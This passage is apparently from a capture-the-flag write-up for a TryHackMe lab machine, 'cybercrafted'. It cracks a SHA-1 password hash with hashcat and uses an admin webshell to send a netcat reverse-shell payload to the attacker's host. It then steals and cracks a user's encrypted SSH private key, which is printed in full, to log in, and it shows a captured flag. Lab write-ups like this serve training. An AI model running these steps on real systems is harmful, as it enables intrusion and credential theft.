
And now we will use hashcat with that file, and since it’s SHA-1 we will use -m100 to set the mode to SHA-1.

```
hashcat -m100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```




```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01:diamond123456789

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 100 (SHA1)
Hash.Target......: 88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01
Time.Started.....: Sat Sep  6 10:37:45 2025 (2 secs)
Time.Estimated...: Sat Sep  6 10:37:47 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5901.0 kH/s (0.09ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8638464/14344385 (60.22%)
Rejected.........: 0/8638464 (0.00%)
Restore.Point....: 8634368/14344385 (60.19%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: diancarol -> diamada
Hardware.Mon.#1..: Util: 16%
```

Now we have some proper credentials, xXUltimateCreeperXx:diamond123456789
Let's try it on the admin panel of the webpage.




It worked, and it seems that we now have a webshell. Let's try some commands to confirm it.



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Yes, indeed, it's a webshell. Time to get a reverse shell from that webshell.
First of all, let's start a listener with nc -lvnp 4455 on our system



```
❯ nc -lvnp 4455
listening on [any] 4455 ...
```


Now, with that being set, let's try to send the payload through the webshell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.8.6.10 4455 >/tmp/f
```



```
❯ nc -lvnp 4455
listening on [any] 4455 ...
connect to [10.8.6.10] from (UNKNOWN) [10.10.106.243] 39060
bash: cannot set terminal process group (1054): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cybercrafted:/var/www/admin$ |
```

There we go, we're in. Now let's explore a little bit inside of the system to check the files and the directories.




```
cd /home
www-data@cybercrafted:/home$ ls
ls
cybercrafted
xxultimatecreeperxx
www-data@cybercrafted:/home$ |
```

We can see that we have two users: cybercrafted and xxultimatecreeperxx. Remember we have an ssh service running on the machine.


I tried the credentials we got before from the SQLMap for the user xxultimatecreeperxx, but didn’t worked.

Anyways i found that into the xxultimatecreeperxx home directory.




```
www-data@cybercrafted:/home/xxultimatecreeperxx$ ls -al
ls -al
total 32
drwxr-xr-x 5 xxultimatecreeperxx xxultimatecreeperxx 4096 Oct 15  2021 .
drwxr-xr-x 4 root                root                4096 Jun 27  2021 ..
lrwxrwxrwx 1 root                root                   9 Sep 12  2021 .bash_history -> /dev/null
-rw-r--r-- 1 xxultimatecreeperxx xxultimatecreeperxx  220 Jun 27  2021 .bash_logout
-rw-r--r-- 1 xxultimatecreeperxx xxultimatecreeperxx 3771 Jun 27  2021 .bashrc
drwx------ 2 xxultimatecreeperxx xxultimatecreeperxx 4096 Jun 27  2021 .cache
drwx------ 3 xxultimatecreeperxx xxultimatecreeperxx 4096 Jun 27  2021 .gnupg
-rw-rw-r-- 1 xxultimatecreeperxx xxultimatecreeperxx    0 Jun 27  2021 .hushlogin
-rw-r--r-- 1 xxultimatecreeperxx xxultimatecreeperxx  807 Jun 27  2021 .profile
drwxrwxr-x 2 xxultimatecreeperxx xxultimatecreeperxx 4096 Jun 27  2021 .ssh
lrwxrwxrwx 1 root                root                   9 Oct 15  2021 .viminfo -> /dev/null
www-data@cybercrafted:/home/xxultimatecreeperxx$
```

It seems that he has a .ssh folder that most likely will contain an id_rsa into it.




```
www-data@cybercrafted:/home/xxultimatecreeperxx/.ssh$ ls
ls
authorized_keys
id_rsa
www-data@cybercrafted:/home/xxultimatecreeperxx/.ssh$
```

Indeed it does! Let’s copy that file and use John the Ripper to decipher the passphrase in order to use it as a login method for the SSH service on the victim machine.




```
www-data@cybercrafted:/home/xxultimatecreeperxx/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6

Sc3FPbCv/4DIpQUOalsczNkVCR+hBdoiAEM8mtbF2RxgoiV7XF2PgEehwJUhhyDG
+Bb/uSiC1AsL+UO8WgDsbSsBwKLWijmYCmsp1fWp3xaGX2qVVbmI45ch8ef3QQ1U
SCc7TmWJgI/Bt6k9J60WNThmjKdYTuaLymOVJjiajho799BnAQWE89jOLwE3VA5m
SfcytNIJkHHQR67K2z2f0noCh2jVkM0sx8QS+hUBeNWT6lr3pEoBKPk5BkRgbpAu
lSkN+Ubrq2/+DA1e/LB9u9unwi+zUec1G5utqfmNPIHYyB2ZHWpX8Deyq5imWwH9
FkqfnN3JpXIW22TOMPYOOKAjan3XpilhOGhbZf5TUz0StZmQfozp5WOU/J5qBTtQ
sXG4ySXCWGEq5Mtj2wjdmOBIjbmVURWklbsN+R6UiYeBE5IViA9sQTPXcYnfDNPm
stB2ukMrnmINOu0U2rrHFqOwNKELmzSr7UmdxiHCWHNOSzH4jYl0zjWI7NZoTLNA
eE214PUmIhiCkNWgcymwhJ5pTq5tUg3OUeq6sSDbvU8hCE6jjq5+zYlqs+DkIW2v
VeaVnbA2hij69kGQi/ABtS9PrvRDj/oSIO4YMyZIhvnH+miCjNUNxVuH1k3LlD/6
LkvugR2wXG2RVdGNIwrhtkz8b5xaUvLY4An/rgJpn8gYDjIJj66uKQs5isdzHSlf
jOjh5qkRyKYFfPegK32iDfeD3F314L3KBaAlSktPKpQ+ooqUtTa+Mngh3CL8JpOO
Hi6qk24cpDUx68sSt7wIzdSwyYW4A/h0vxnZSsU6kFAqR28/6pjThHoQ0ijdKgpO
8wj/u29pyQypilQoWO52Kis4IzuMN6Od+R8L4RnCV3bBR4ppDAnW3ADP312FajR+
DQAHHtfpQJYH92ohpj3dF5mJTT+aL8MfAhSUF12Mnn9d9MEuGRKIwHWF4d1K69lr
0GpRSOxDrAafNnfZoykOPRjZsswK3YXwFu3xWQFl3mZ7N+6yDOSTpJgJuNfiJ0jh
MBMMh4+r7McEOhl4f4jd0PHPf3TdxaONzHtAoj69JYDIrxwJ28DtVuyk89pu2bY7
mpbcQFcsYHXv6Evh/evkSGsorcKHv1Uj3BCchL6V4mZmeJfnde6EkINNwRW8vDY+
gIYqA/r2QbKOdLyHD+xP4SpX7VVFliXXW9DDqdfLJ6glMNNNbM1mEzHBMywd1IKE
Zm+7ih+q4s0RBClsV0IQnzCrSij//4urAN5ZaEHf0k695fYAKMs41/bQ/Tv7kvNc
T93QJjphRwSKdyQIuuDsjCAoB7VuMI4hCrEauTavXU82lmo1cALeNSgvvhxxcd7r
legiyyvHzUtOUP3RcOaxvHwYGQxGy1kq88oUaE7JrV2iSHBQTy6NkCV9j2RlsGZY
fYGHuf6juOc3Ub1iDV1B4Gk0964vclePoG+rdMXWK+HmdxfNHDiZyN4taQgBp656
RKTM49I7MsdD/uTK9CyHQGE9q2PekljkjdzCrwcW6xLhYILruayX1B4IWqr/p55k
v6+jjQHOy6a0Qm23OwrhKhO8kn1OdQMWqftf2D3hEuBKR/FXLIughjmyR1j9JFtJ
-----END RSA PRIVATE KEY-----
www-data@cybercrafted:/home/xxultimatecreeperxx/.ssh$ |
```

Now we have to copy all the contents of id_rsa to a file called id_rsa on our machine.



```
❯ cd Desktop/TryHackMe/cybercrafted
❯ sudo vim id_rsa
[sudo] password for winter:
❯ ls
 data   hash.txt   id_rsa

 ~/De/TryHackMe/cybercrafted  ✓
```


There we go, now we will use ssh2john id_rsa > id_rsa.hash to create a file ready to use with John, as john doesn't have the capability of processing the file id_rsa itself.



```
❯ ssh2john id_rsa > id_rsa.hash
❯ ls
 data   hash.txt   id_rsa   id_rsa.hash
```

`john --wordlist=/usr/share/wordlists/rockyou.txt --rules id_rsa.hash`

I have added the --rules flag so that John can try variations with the wordlist to increase the chances of finding the correct passphrase.




```
❯ john --wordlist=/usr/share/wordlists/rockyou.txt --rules id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
creepin2006      (id_rsa)
1g 0:00:00:00 DONE (2025-09-06 11:01) 1.492g/s 2829Kp/s 2829Kc/s 2829KC/s creepygoblin..cr
eed555
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

And we have the passphrase! It seems to be “creepin2006”, nice, let’s give it the correct permissions:
chmod 600 id_rsa


And then `ssh -i id_rsa xxultimatecreeperxx@10.10.106.243`:
It will ask you for the passphrase, and then if everything is correct, you should be in.

Make sure to use sudo if you’re not root in your machine, for both chmod and ssh.




```
❯ sudo chmod 600 id_rsa
❯ sudo ssh -i id_rsa xxultimatecreeperxx@10.10.106.243
The authenticity of host '10.10.106.243 (10.10.106.243)' can't be established.
ED25519 key fingerprint is SHA256:ebA122u0ERUidN6lFg44jNzp3OoM/U4Fi4usT3C7+GM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.106.243' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
xxultimatecreeperxx@cybercrafted:~$ 
```

Now, again, time to explore for a bit into the system.
After a while, i find a folder in /opt/minecraft that contains some interesting files:




```
minecraft
xxultimatecreeperxx@cybercrafted:/opt$ cd minecraft
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ ls -al
total 24
drwxr-x--- 4 cybercrafted minecraft    4096 Jun 27  2021 .
drwxr-xr-x 3 root         root         4096 Jun 27  2021 ..
drwxr-x--- 7 cybercrafted minecraft    4096 Jun 27  2021 cybercrafted
-rw-r----- 1 cybercrafted minecraft      38 Jun 27  2021 minecraft_server_flag.txt
-rw-r----- 1 cybercrafted minecraft     155 Jun 27  2021 note.txt
drwxr-x--- 2 cybercrafted cybercrafted 4096 Sep 12  2021 WorldBackup
```

Let’s check that note:




```
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ cat note.txt
Just implemented a new plugin within the server so now non-premium Minecraft accounts can
game too! :)
- cybercrafted

P.S
Will remove the whitelist soon.
```

You can get the minecraft_server_flag.txt here!



```
cat minecraft_server_flag.txt
```




```
THM{ba93767ae3db9f5b8399680040a0c99e}
```

Now let’s check that plugin.


USER FLAG

We will navigate to the folder in /opt/minecraft/cybercrafted, because that’s the game server folder.




```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ ls -al
total 19568
drwxr-x--- 7 cybercrafted minecraft     4096 Jun 27  2021 .
drwxr-x--- 4 cybercrafted minecraft     4096 Jun 27  2021 ..
-rwxr-x--- 1 cybercrafted minecraft      107 Sep  6 07:35 banned-ips.txt
-rwxr-x--- 1 cybercrafted minecraft      107 Sep  6 07:35 banned-players.txt
-rwxr-x--- 1 cybercrafted minecraft     1491 Sep  6 07:35 bukkit.yml
-rwxr-x--- 1 cybercrafted minecraft      623 Sep  6 07:35 commands.yml
-rwxr-x--- 1 cybercrafted minecraft 19972709 Jun 27  2021 craftbukkit-1.7.2-server.jar
-rwxr-x--- 1 cybercrafted minecraft     2576 Jun 27  2021 help.yml
drwxr-x--- 2 cybercrafted minecraft     4096 Sep  6 07:35 logs
-rwxr-x--- 1 cybercrafted minecraft        0 Sep  6 07:35 ops.txt
-rwxr-x--- 1 cybercrafted minecraft        0 Jun 27  2021 permissions.yml
drwxr-x--- 3 cybercrafted minecraft     4096 Jun 27  2021 plugins
-rwxr-x--- 1 cybercrafted minecraft     6441 Jun 27  2021 server-icon.png
-rwxr-x--- 1 cybercrafted minecraft      813 Sep  6 07:35 server.properties
-rwxr-x--- 1 cybercrafted minecraft        0 Jun 27  2021 white-list.txt
drwxr-x--- 9 cybercrafted minecraft     4096 Sep  6 09:05 world
drwxr-x--- 5 cybercrafted minecraft     4096 Jun 27  2021 world_nether
drwxr-x--- 5 cybercrafted minecraft     4096 Sep  6 09:05 world_the_end
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$
```

From that we can see that the game versions is 1.7.2.
If we check the folder “plugins” we can see that the implemented plugin is “LoginSystem”
Lets go deeper and check the LoginSystem’s folder:



```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ ls
LoginSystem  LoginSystem_v.2.4.jar
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ cd LoginSystem
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ ls
language.yml  log.txt  passwords.yml  settings.yml
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$
```

